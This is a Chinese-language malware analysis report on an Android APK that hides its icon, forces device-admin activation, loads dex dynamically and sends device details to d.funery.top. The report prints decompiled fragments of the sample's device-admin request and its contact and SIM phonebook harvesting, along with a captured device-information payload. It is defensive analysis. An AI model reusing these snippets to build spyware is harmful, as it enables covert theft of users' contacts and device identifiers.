

分析报告

样本名	123443.apk
平台	Windows 10

目录

1. 样本概况	3
---------------	---

1.1 样本信息.....	2
1.2 测试环境及工具.....	3
1.3 分析目标.....	3
2. 具体行为分析	
3	3
2.1 主要行为.....	3
2.1.1 恶意程序对用户造成的危害	8
2.1.2 恶意程序在 Androidmanifest.xml 中注册的恶意组件	8
2.2 恶意代码分析	9
2.1 加固后的恶意代码树结构图(是否有加固)	9
2.2 恶意程序的代码分析片段	10
3. 解决方案	10

1. 样本概况

1.1 样本信息


病毒名称: 123443.apk

所属家族: 无

大小: 176.69KB

MD5 值: D2D4BDEEC275C8C8AD270988A4A5C410

SHA1 值: 78947935E406F1B1AE2B5A441E29C669035B5E99 CRC32: 07AAE047

应用图标: 

病毒行为: root 权限检测、打开 2G/3G 网络、激活设备管理器

1.2 测试环境及工具

系统版本 android4.4.2

工具: 夜神模拟器, androidkiller, Hash, dex2jar, jd-gui.exe, Fiddler2

1.3 分析目标

123443.apk


2. 具体行为分析

2.1 主要行为


1. 安装应用后无限提示需要激活, 如下图:



2. 点击激活按钮后，在主屏幕中能看应用图标，几秒钟之后，图标被删除，如下图：




3. 在应用列表中可以发现此应用，如图：



4. 在分析过程中发现清单文件中含有申请 root 权限权限的代码截图如下：

```
<receiver android:name="com.ioqf.bddf_AdminReceiver" android:permission="android.permission.BIND_DEVICE_ADMIN"
  <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin"/>
  <intent-filter>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
  </intent-filter>
</receiver>
```




```
public static void a(Activity paramActivity, Class paramClass)
{
    paramClass = new ComponentName(paramActivity, paramClass);
    Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    localIntent.putExtra("android.app.extra.ADD_EXPLANATION", "");
    System.out.println(paramClass);
    System.out.print("android.app.extra.DEVICE_ADMIN");
    a(paramClass, localIntent);
    paramActivity.startActivity(localIntent);
}

public static void a(ComponentName paramComponentName, Intent paramIntent)
{
    paramIntent.putExtra("android.app.extra.DEVICE_ADMIN", paramComponentName);
}
```


5. 在清单文件中发现 Application 使用了自定义的。如图:

```
<application android:allowBackup="true" android:icon="@mipmap/icon" android:label="@string/app_name"
  android:name="com.mbf1.bdjg_MyApplication" android:supportsRtl="true">
```


在 bdjg_MyApplication 中的 OnCreate 函数中动态加载了 dex 文件



6. 使用命令行工具(dex2jar)将 test.dex 进行反编(d2j-dex2jar test.dex), 使用 jd-gui.exe 工具查看 java 代码, 如图:



7. 在分析过程中发现 Loader.class 解析失败




8. 进一步分析其他类发现含有 GET 请求

```
paramString = (URLConnection)new URL(paramString).openConnection();
paramString.setConnectTimeout(7000);
paramString.setReadTimeout(15000);
paramString.setRequestMethod("GET");
paramString.setUseCaches(false);
paramString.setInstanceFollowRedirects(true);
```

9. 通过 Fiddler2 抓包工具, 得知向主机为 64.233.189.101 和 d.funery.top 发送数据, 但是返回错误码为 502

7	502	HTTP	64.233.189.101	/generate_204	582	no-cac...	text/html; charset=UTF-8
25	502	HTTP	d.funery.top	/api/monitor/device/v1/col...	530	no-cac...	text/html; charset=UTF-8

10. 向 d.funery.top 发送手机全部信息, 部分截图如下:



```
[{"contentBody": {"screenSize": "720, 1280", "versionSdkinit": 19, "networkType": 1, "model": "SM-N900P", "versionIncremental": "3.8.017.0719", "hardware": "qcom", "density": "1.5", "ssn": "8986008101220852214", "densityDpi": 240, "mac": "DC:85:DE:8C:C0:9A", "type": "user", "fingerprint": "samsung/hltexx/V/hltexpr:4.4.2/LRX21V/3.8.017.0719:user/release-keys", "time": 1500449625000, "hasSDCard": 1, "tags": "release-keys", "isPlayer": 1, "host": "SWHD4021", "playerName": "Nox", "buildId": "LRX21V", "imei": "864394010220855", "isRoot": 1, "display": "KOT49H.G9006WZNU1ANH2", "bootloader": "Gionee", "versionRelease": "4.4.2", "board": "MSM8974", "ip": "172.17.99.15", "product": "hltexx", "versionCodename": "REL", "manufacture": "samsung", "appInfos": [{"appName": "录音机", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.soundrecorder", "lastUpdateTime": 1500449760000, "isSystemApp": 1, "firstLaunchTime": 1500449760000}, {"appName": "应用包访问权限帮助程", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.defcontainer", "lastUpdateTime": 1500449778000, "isSystemApp": 1, "firstLaunchTime": 1500449778000}, {"appName": "联系人", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.contacts", "lastUpdateTime": 1500449920000, "isSystemApp": 1, "firstLaunchTime": 1500449920000}, {"appName": "移动数据", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.phone", "lastUpdateTime": 1500449868000, "isSystemApp": 1, "firstLaunchTime": 1500449868000}, {"appName": "Google 合作伙伴设置", "versionCode": 19, "versionName": "4.4.2-1031837", "packageName": "com.google.android.partnersetup", "lastUpdateTime": 1437048282000, "isSystemApp": 1, "firstLaunchTime": 1437048282000}, {"appName": "ProxyHandler", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.proxyhandler", "lastUpdateTime": 1500449778000, "isSystemApp": 1, "firstLaunchTime": 1500449778000}, {"appName": "Google 帐户管理程", "versionCode": 19, "versionName": "4.4.4-1227136", "packageName": "com.google.android.gsf.login", "lastUpdateTime": 1499239112000, "isSystemApp": 1, "firstLaunchTime": 1499239112000}, {"appName": "日历存储", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.providers.calendar", "lastUpdateTime": 1500449840000, "isSystemApp": 1, "firstLaunchTime": 1500449840000}, {"appName": "输入设", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.providers.settings", "lastUpdateTime": 1500449778000, "isSystemApp": 1, "firstLaunchTime": 1500449778000}, {"appName": "下载管理程", "versionCode": 19, "versionName": "4.4.2-3.8.017.0719", "packageName": "com.android.providers.downloads", "lastUpdateTime": 1500449827000, "isSystemApp": 1, "firstLaunchTime": 1500449827000}, {"appName": "Google 通讯录同", "versionCode": 17, "versionName": "4.2.2-612687", "packageName": "com.google.android.syncadapters.contacts", "lastUpdateTime": 1469533674000, "isSystemApp": 1, "firstLaunchTime": 1469533674000}, {"appName": "极光", "versionCode": 1, "versionName": "1.0", "packageName": "com.android.phasebeam", "lastUpdateTime": 150049767000, "isSystemApp": 1, "firstLaunchTime": 1500449767000}], "device": "hltexpr", "supportAbis": "x86, armeabi-v7a", "radio": "", "brand": "samsung", "uid": "19959916-0dc6-4e85-9693-5abae491b69e", "imsi": "4600722085214", "user": "samsung", "serial": "e8cc09a446dc85d", "networkOperatorType": 861, "app": "storeHD", "signMeod": 1, "user": "", "version": "1.0.0"}]
```

2.1.1 恶意程序对用户造成的危害

隐藏图标,并向服务器端发送手机全部信息,泄漏用户隐私。

2.1.2 恶意程序在 Androidmanifest.xml 中注册的恶意组件

(1) 权限相关

android.permission.RECEIVE_BOOT_COMPLETED	接收开机启动广播
android.permission.WAKE_LOCK	手机屏幕关闭后后台进程仍运行
android.permission.INTERNET	连接网络 (2G 或 3G)
android.permission.WRITE_EXTERNAL_STORAGE	写外部存储器 (如 : SD 卡)
android.permission.READ_EXTERNAL_STORAGE	读外部存储器 (如 : SD 卡)

android.permission.ACCESS_NETWORK_STATE	读取网络状态 (2G 或 3G)
android.permission.READ_PHONE_STATE	读取电话状态
android.permission.RECEIVE_SMS	监控接收短信
android.permission.READ_SMS	读取短信
android.permission.WRITE_SMS	写短信
android.permission.SEND_SMS	发送短信
android.permission.WRITE_SETTINGS	读写系统设置项
android.permission.DISABLE_KEYGUARD	禁用键盘锁
android.permission.READ_CONTACTS	读取联系人信息
android.permission.CHANGE_WIFI_STATE	改变 WIFI 连接状态
android.permission.ACCESS_WIFI_STATE	读取 wifi 网络状态
android.permission.GET_TASKS	获取有关当前或最近运行的任务信息
android.permission.SYSTEM_ALERT_WINDOW	显示系统窗口
android.permission.SYSTEM_OVERLAY_WINDOW	N/A
android.permission.RESTART_PACKAGES	重启其他程序
android.permission.CHANGE_NETWORK_STATE	变更网络状态
android.permission.CALL_PHONE	拨打电话
android.permission.EXPAND_STATUS_BAR	操控状态栏
android.permission.GET_ACCOUNTS	访问账户列表
android.permission.MODIFY_PHONE_STATE	修改电话状态
android.permission.PACKAGE_USAGE_STATS	N/A
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	N/A
android.permission.BROADCAST_SMS	收到短信时广播
android.permission.STOP_APP_SWITCHES	N/A

(2) 服务

com.ojudfa.dbd_MainService

(3) 广播

com.gfdg.nhgdf_MyReceiver

com.iogf.bddf_AdminReceiver

2.2 恶意代码分析

2.1 加固后的恶意代码树结构图(是否有加固)

没有加固, 但是动态替换 dex 文件

2.2 恶意程序的代码分析片段

```
public final Set<String> a(Context paramContext)
{
    h.b(paramContext, "context");
    paramContext = paramContext.getContentResolver();
    try
    {
        Object localObject1 = (String[])new String[] { ContactsContract.CommonDataKinds.Phone.CONTACT_ID, ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[])localObject1, null, null, null };
        localObject1 = paramContext.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[])localObject1, null, null, null);
        Object localObject2;
        if (localObject1 != null) {
            while (((Cursor)localObject1).moveToNext())
            {
                localObject2 = (((Cursor)localObject1).getString(((Cursor)localObject1).getColumnIndex("data1")));
                if (!b.contains(localObject2))
                {
                    Set localSet = b;
                    h.a(localObject2, "number");
                    localSet.add(localObject2);
                }
            }
        }
    }
    try
    {
        paramContext = paramContext.query(Uri.parse("content://icc/adn"), null, null, null, null);
        if (paramContext != null) {
            while (paramContext.moveToFirst())
            {
                str = paramContext.getString(paramContext.getColumnIndex("number"));
                if (!b.contains(str))
                {
                    localObject2 = b;
                    h.a(str, "number");
                }
            }
        }
    }
}
```

3. 解决方案

卸载 app 需要在资源管理器中取消激活才可以卸载。

使用杀毒软件及不要轻易激活未知应用所需的 root 权限。

参考文献

- [1] 丰生强. Android 软件安全与逆向分析. 人民邮电出版社. 2013.
- [2] 杨丰盛. Android 应用开发揭秘. 机械工业出版社. 2010.
- [3] Bruce Eckel. Thinking in Java. Prentice Hall. 2006.